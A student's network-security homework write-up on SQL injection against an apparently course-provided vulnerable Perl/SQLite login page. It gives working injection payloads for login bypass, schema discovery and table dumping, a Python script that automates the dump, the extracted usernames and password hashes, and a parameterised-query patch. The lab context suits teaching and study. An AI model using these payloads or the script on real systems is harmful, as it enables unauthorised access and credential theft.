Jordan Bayles
April 18, 2014

Homework 2
ECE 478: Network Security

1 Disclaimer

This submission reflects my own understanding of the homework and solutions. All of the ideas are my own, unless I explicitly acknowledge otherwise.

1. Database schema


The database is interfaced with Perl Database Interface Module (DBI), is an SQLite database, and contains user credentials in a database called `users`, with at least two columns entitled `uname` and `pwd`.

2. SQL Injection vulnerability

My first step in checking vulnerability was trying a general SQL injection strategy:

```
username: ' or '1'='1' --
password:
```

This got me into the admin account, since we only check one result from the database output and presumably it is first alphabetically.



Info: Login successful. Welcome, admin

Figure 1: *First attempt at the database*

The SQL Injection vulnerability is from when, after checking that the username field is not empty, the user's input is inserted into a SQL request verbatim:

```
my $sql = "select * from users where uname='$U' and pwd='$P'";
```

I was really stunned this code was vulnerable to injection, so I spent a while figuring out why. The exact reason it is vulnerable is because the username and password are made part of the SQL request before it is compiled. You should never use place holders with the variable name in Perl for database requests, but rather use the `?` placeholder and pass in variables in the `execute` or `do` function[1].

[1] `http://stackoverflow.com/questions/2300765/how-can-i-protect-against-sql-injection-attacks-using-perls-dbi`


3. Database in visible output?

Yes: the username you logged in with is directly shown to you once you have successfully logged into it.

4. SQL Injection showing number of columns in users

First I tried a UNION statement with the `sqlite_master` database just for fun, and got an error code.

```
' or '1'='1' UNION SELECT * from sqlite_master --
```




Info: Can't prepare SQL statement: SELECTs to the left and right of UNION do not have the same number of result columns

Figure 2: *Attempt with the sqlite_master as second database*

Then I tried something smarter: the `ORDER BY x` argument, which orders the output based on the x-th column. I tried with a value of $x = 10$ just to see what would happen:

```
' or '1'='1' ORDER BY 10 --
```



Info: Can't prepare SQL statement: 1st ORDER BY term out of range - should be between 1 and 3

Figure 3: *Attempt with the ORDER BY argument*


This told me that the valid column IDs are `1,2,3`, indicating the users database has **3 columns**.

5. SQL injection to find out the name of the table

We know that the users database will likely contain the name users, so the easiest way is perhaps this line:

```
' UNION SELECT tbl_name,sql,rootpage from sqlite_master where tbl_name LIKE '%user%' --
```

Which yielded:



Info: Login successful. Welcome, users

Figure 4: *Attack finding the name of the users database*


So we know the name of the database is `users`. The reasons this works are because (1) the username is not NULL, so the script is executed, (2) we select three columns from sqlite_master in order to have the same number of columns as our user database, and (3) we find all tables that contain something like ”user” in their name, which directly leads to the `users` database.

6. SQL injection to find the SQL schema of users

The first step here was to see what version of SQLite we were running, just to double check what our options are:

```
' UNION SELECT sqlite_version(), sqlite_version(), sqlite_version();--
```

This yielded:




Info: Login successful. Welcome, 3.7.9

Figure 5: *Running SQLite version 3.7.9*

In the end, it was much easier to find this data then I thought it would be:

```
' UNION SELECT sql,null,null FROM sqlite_master WHERE tbl_name = "users"--
```

Which returns:



Info: Login successful. Welcome, CREATE TABLE users (uname varchar(10), pwd varchar(20), realname varchar(100))

Figure 6: *Full schema of table*

Because the `sql` column is literally the information used to make the table, all we have to do is get the table information for `users` (null padded to be the same size as users) from `sqlite_master`.

7. Attack to find the entire contents of the table

We know from earlier attempts that the first username is admin, using the username field query:

```
' or '1'='1' --
```

We can then find the next username by:

```
' UNION SELECT MIN(uname), null, null from users where uname > "admin" --
```

Yielding the username `arnold`

And we can find the rest of the values in the table by the following algorithm:

```
user = query(' or '1'='1' --)
results = [user]
while user is not empty:
    user = query(' UNION SELECT MIN(uname), null,
                 null from users where uname > $user --)

    password = query('' UNION SELECT pwd, null,
                     null from users where uname=$user --)

    realname = query('' UNION SELECT realname, null,
                     null from users where uname=$user --)
    add user to results
```

This algorithm is very simple, we just get the username by doing an alphanumeric comparison with the last username - effectively iterating through the usernames - then find the password and realname associated with that username by filtering for those fields with the username we want.

I decided to - instead of manually iterating - write a python script to do my dirty work for me. This little beauty uses a linux command line browser called `twill` to interface with the webpage, where it can then perform the queries in the algorithm above, then output them to a table.

sql_injection.py

```python
#!/usr/bin/env python2
"""Simple script to automate SQL queryion"""

import pprint
import re

from twill.commands import *

website = "http://web.engr.oregonstate.edu/cgi-bin/cgiwrap/rosulekm/sqli-
    hw.cgi"
def query(formval):
    go(website)
    formvalue("1", "u", formval)
    submit()
    raw = show()

    m = re.search("Welcome, ([a-zA-Z 0-9]+)</p>", raw)
    if m:
        result = m.group(1)
    else:
        result = ""

    return result

```

```
def main():
    table = [("uname", "pw", "realname")]
    user = query("' or '1'='1' --")
    pw = query("' UNION SELECT pwd, null, null from users where uname='"
            +user+"' --")
    realname = query("' UNION SELECT realname, null, null from users where
        uname='"
            +user+"' --")
    row = (user, pw, realname)

    table.append(row)

    while True:
        user = query("' UNION SELECT MIN(uname), null, null from users
           where uname > '"
                     +user+"' --")

        # break out when we finally reach a bad query
        if not user:
            break

        pw = query("' UNION SELECT pwd, null, null from users where uname
           ='"
                   +user+"' --")
        realname = query("' UNION SELECT realname, null, null from users
           where uname='"
                         +user+"' --")
        row = (user, pw, realname)

        table.append(row)

    # output results
    pprint.pprint(table)
    with open("table.txt", "w") as f:
        pprint.pprint(table, f)

if __name__ == "__main__":

    main()
```

Running this script gives the following table.txt file, showing the entire users table:

table.txt

```
[('uname', 'pw', 'realname'),
 ('admin', '0ff13b80f2ed3b89e11ad0a1020d7859', 'Mike Rosulek'),
 ('arnold', 'b9318e2c5b8ae9cb6910825f095dec2c', 'Arnold J Rimmer'),
 ('dave', '58910ed1dcf0e263b180c44f33c2b714', 'Dave Lister'),
 ('kryten', '4fb3eb037a1053a7efc802686329f03d', 'Kryten 2X4B 523P')]
```

8. Code patch

The patch is quick: we just have to patch the vulnerability mentioned in (2) above, making it so that the SQL code is properly escaped by the database manager we are using.

patch

```
--- src.perl  2014-04-18 07:07:42.571260397 -0700
+++ bugfix.perl 2014-04-18 07:08:30.041258655 -0700
@@ -32,16 +32,16 @@ my $db_handle = DBI->connect( "dbi:SQLit
      or err $DBI::errstr;

 ## these are the form data sent by the web browser in the GET/POST
    request:
-my $U = param("u");
+my $U = param("u");
 my $P = param("p");

 ## form was submitted: verify login
 if ($U) {

-     my $sql = "select * from users where uname='$U' and pwd='$P'";
+     my $sql = "select * from users where uname=? and pwd=?";
      my $statement = $db_handle->prepare($sql)
          or err "Can't prepare SQL statement: $DBI::errstr";
-     $statement->execute()
+     $statement->execute($U, $P)
          or err "Can't execute SQL statement: $DBI::errstr";
      my ($first_column) = $statement->fetchrow();
```

9. Works Referenced

All of the work on this assignment is my own, however I did use references from the Internet to help with syntax and strategies, so they may have influenced my work.

Please let me know if this list is helpful.

The list of sites referenced:

- Python2 Library
  `https://docs.python.org/2/library/`
- Twill Documentation
  `http://twill.idyll.org/python-api.html`
- Got the idea to use twill from
  `http://stackoverflow.com/questions/5916636/how-to-interact-with-a-webpage-with-python`
- SQLite FAQ
  `https://sqlite.org/faq.html`

- SQL Injection Powerpoint
  `http://www.cs.rpi.edu/academics/courses/spring10/csci4971/websec2/slides_sqli.pdf`
- SQL Column Names in Results
  `http://sqlite.org/c3ref/column_name.html`
- W3Schools guide
  `http://www.w3schools.com/sql/sql_create_table.asp`
- MySQL table/column names
  `http://websec.wordpress.com/2007/11/17/mysql-table-and-column-names/`
- Finding Field Names using SQL Injection
  `http://sqlzoo.net/hack/24table.htm`
- SQL Injection Attacks by Example
  `http://www.unixwiz.net/techtips/sql-injection.html`
- A Short Guide to DBI
  `http://www.perl.com/pub/1999/10/DBI.html`
- SQL Injection: Determining the Number of Columns
  `http://securityreliks.securegossip.com/2011/01/sql-injection-determining-the-number-of-columns/`
- How to merge MySQL queries...
  `http://stackoverflow.com/questions/1483690/how-to-merge-mysql-queries-with-different-column-counts`